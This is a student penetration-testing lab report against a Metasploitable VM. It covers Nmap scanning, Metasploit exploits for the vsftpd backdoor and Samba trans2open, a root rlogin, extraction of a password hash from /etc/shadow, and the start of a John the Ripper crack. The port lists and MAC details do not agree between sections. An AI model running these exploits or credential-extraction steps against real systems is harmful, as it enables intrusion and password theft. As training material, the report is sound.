ETHICAL HACKING PROJECT

INTRODUCTION:

The purpose of this project is to simulate real-world network penetration testing and defense mechanisms using vulnerable virtual environments and professional-grade tools. It focuses on replicating how attackers scan, enumerate, exploit, and compromise networked systems and how defenders can detect, respond to, and remediate these actions. The project aims to provide hands-on experience with ethical hacking methodologies and cybersecurity best practices.

This simulation uses two primary virtual machines:

- **Kali Linux**, an advanced penetration testing Linux distribution used by ethical hackers and security professionals.
- **Metasploitable**, a deliberately vulnerable Linux-based virtual machine designed for testing and learning about security vulnerabilities.

The project is divided into multiple tasks that follow the typical penetration testing lifecycle:

1. **Network Scanning** – Identification of live hosts and open ports using tools like Nmap.
2. **Reconnaissance** – Gathering intelligence about the network, services, and systems, including hidden ports and service versions.
3. **Enumeration** – Extracting detailed information from services such as usernames, shares, and configurations.
4. **Exploitation** – Exploiting known vulnerabilities in the target system's services using tools like Metasploit to gain unauthorized access.
5. **Privilege Escalation** – Creating a new user with root-level access on the target system.
6. **Password Cracking** – Extracting and cracking password hashes to gain deeper system access using tools like John the Ripper.
7. **Remediation** – Proposing solutions to fix identified vulnerabilities and enhance the target system's security.

The project not only demonstrates how attacks are carried out but also emphasizes the importance of **defensive measures** such as patching outdated software, using strong passwords, and configuring services securely. By completing this project, students gain insight into the mindset of both attackers and defenders, developing critical skills necessary for real-world cybersecurity roles.

PROJECT REQUIREMENTS:

Two Operating System:

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

TOOLS USED:

- Nmap
- Metasploit Framework
- John the Ripper
- Metaspolitable2

TASKS:

Network Scanning

Task 1: Basic Network Scan


Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.

nmap -v 192.168.56.0/24

Expected Output: A list of devices on the network, their IP addresses, and the open ports. This -v Option will show a detailed view of the running scan.

Ouput of the Scan



```
Discovered open port 513/tcp on 192.168.56.102
Completed SYN Stealth Scan against 192.168.56.100 in 2.11s (2 hosts left)
Completed SYN Stealth Scan against 192.168.56.102 in 2.15s (1 host left)
Completed SYN Stealth Scan at 06:26, 4.24s elapsed (3000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.0013s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:11 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00071s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:7F:52:E1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.028s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8180/tcp open  unknown
MAC Address: 08:00:27:C8:96:F8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Initiating SYN Stealth Scan at 06:26
Scanning 192.168.56.101 [1000 ports]
Completed SYN Stealth Scan at 06:26, 0.04s elapsed (1000 total ports)
Nmap scan report for 192.168.56.101
Host is up (0.000018s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```


Task 2 – Reconnaissance

1: Scanning for hidden Ports

Step 1: To scan for hidden ports , we have to scan whole range of ports on that specific targeted ip address.

nmap -v -p- 192.168.56.102Expected Output: A list of hidden ports with services.

Output



```
Discovered open port 3632/tcp on 192.168.56.102
Completed SYN Stealth Scan at 06:31, 71.27s elapsed (65535 total ports)
Nmap scan report for 192.168.56.102
Host is up (0.054s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35917/tcp open  unknown
36440/tcp open  unknown
41865/tcp open  unknown
45435/tcp open  unknown
MAC Address: 08:00:27:C8:96:F8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 71.48 seconds
           Raw packets sent: 65978 (2.903MB) | Rcvd: 65978 (2.639MB)
```

Total Hidden Ports = 7

List of hidden ports

1.8787/tcp open msgsrvr

2.35917/tcp open unknown

3.36440/tcp open unknown

4.41865/tcp open unknown

5.45435/tcp open unknown

6.6697/tcp open ircs-u

7.8009/tcp open ajp13


2: Service Version Detection

Step 1: Use the -sV option to detect the version of services running on open ports:

nmap -v -sV 192.168.56.102

Expected Output: A detailed list of open ports and the services running on them, including version information.

Output



```
Initiating NSE at 06:37
Completed NSE at 06:37, 0.95s elapsed
Initiating NSE at 06:37
Completed NSE at 06:37, 0.53s elapsed
Nmap scan report for 192.168.56.102
Host is up (0.047s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:C8:96:F8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)
```


3: Operating System Detection

Step 1: Use the -O option to detect the operating systems of devices on the network:

nmap -v -O 192.168.56.102

Expected Output: The operating system details of the devices on the network.

Output



```
MAC Address: 08:00:27:C8:96:F8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.000 days (since Thu May 15 06:40:34 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=205 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds
           Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.430KB)
```

Task 3: Enumeration

Target IP Address: 192.168.56.102

- **Operating System Details:** Linux 2.6.9 - 2.6.33
- **MAC Address:** 00:0C:29:5D:FE:0B (VMware)
- **Device Type:** General purpose

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	Open sntp	Postfix sntp
53/tcp	Open domain	ISC BIND 9.4.2
80/tcp	Open http	Apache httpd 2.2.8
111/tcp	Open rpcbind	2(RPC #100000)
139/tcp	Open netbios-ssn	Samba smbd 3.X-4.X
445/tcp	Open netbios-ssn	Samba smbd 3.X-4.X
512/tcp	Open exec	Netkit-rsh rexecd
513/tcp	Open login	
514/tcp	Open shell	Netkit rshd
1099/tcp	Open java-rml	GNU classpath
1524/tcp	Open bindshell	Metasploitable root shell
2049/tcp	Open nfs	2-4(RPC #100003)
2121/tcp	Open ftp	ProFTPD 1.3.1
3306/tcp	Open mysql	MySQL 5.0.51a
5432/tcp	Open postgresql	PostgreSQL DB 8.3.0
5900/tcp	Open vnc	VNC(Protocol 3.3)
6000/tcp	Open X11	(access denied)

6667/tcp	Open irc	UnrealIRCd
8009/tcp	Open ajp13	Apache Jserv(Protocol v1.3)
8180/tcp	Open http	Apache Tomcat

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

8787/tcp open drb   Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)

47436/tcp open mountd   1-3 (RPC #100005)

50918/tcp open java-rmi   GNU Classpath grmiregistry


59995/tcp open nlockmgr   1-4 (RPC #100021)

60004/tcp open status   1 (RPC #100024)

Task 4- Exploitation of services


1. Exploit vsftpd 2.3.4 – Backdoor Command Execution

- Vulnerability: Backdoor command execution vulnerability (CVE-2011-2523)
- Exploit Module: exploit/unix/ftp/vsftpd_234_backdoor



```
       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS <target_ip>
RHOSTS ⇒ <target_ip>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:38215 → 192.168.56.10
2:6200) at 2025-05-17 12:56:55 -0400

█
```


2. Exploiting R Services (Port 512,513,514)



```
msf6 > nmap -p 512,513,514 -sC -sV --script=vuln 192.168.56.102
[*] exec: nmap -p 512,513,514 -sC -sV --script=vuln 192.168.56.102

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 13:16 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.015s latency).

PORT    STATE SERVICE VERSION
512/tcp open  exec    netkit-rsh rexecd
513/tcp open  login   OpenBSD or Solaris rlogind
514/tcp open  shell   Netkit rshd
MAC Address: 08:00:27:C8:96:F8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.04 seconds
msf6 > rlogin -l root 192.168.56.102
[*] exec: rlogin -l root 192.168.56.102

Last login: Sat May 17 12:52:23 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# 
```

3. Exploit Samba smbd – Remote Command Execution

- **Vulnerability:** Samba trans2open overflow (CVE-2003-0201)
- **Exploit Module:** exploit/linux/samba/trans2open



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(linux/samba/trans2open) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want Reverse
ListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.56.102:139 - Trying return address 0xbffffdfc ...
```


Task 5 - Create user with root permission

adduser newuser1

Set a simple password example 12345 or hello or 987654321

NOTE- Every student have to use different password

Get the details of user in /etc/passwd




```
newuser1:$1$M/R1KkTD$XGDnXXTvygtDeyM3JiDlU0:20224:0:99999:7:::
```

Get the details of password hash in /etc/shadow

Hash newuser1:$1$M/R1KkTD$XGDnXXTvygtDeyM3JiDlU0:20224:0:99999:7:::


Task 6 - Cracking password hashes

Store the password hash in a text file




Cracking password with prebuilt wordlist of john in default mode

John hashing



```
┌──(evolver77㉿vbox)-[~]
└─$ touch hashing

┌──(evolver77㉿vbox)-[~]
└─$ john hashing
Warning: detected hash type "md5crypt", but the string is also recognized as "md5
crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type inste
ad
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4
x3])
Will run 2 OpenMP threads
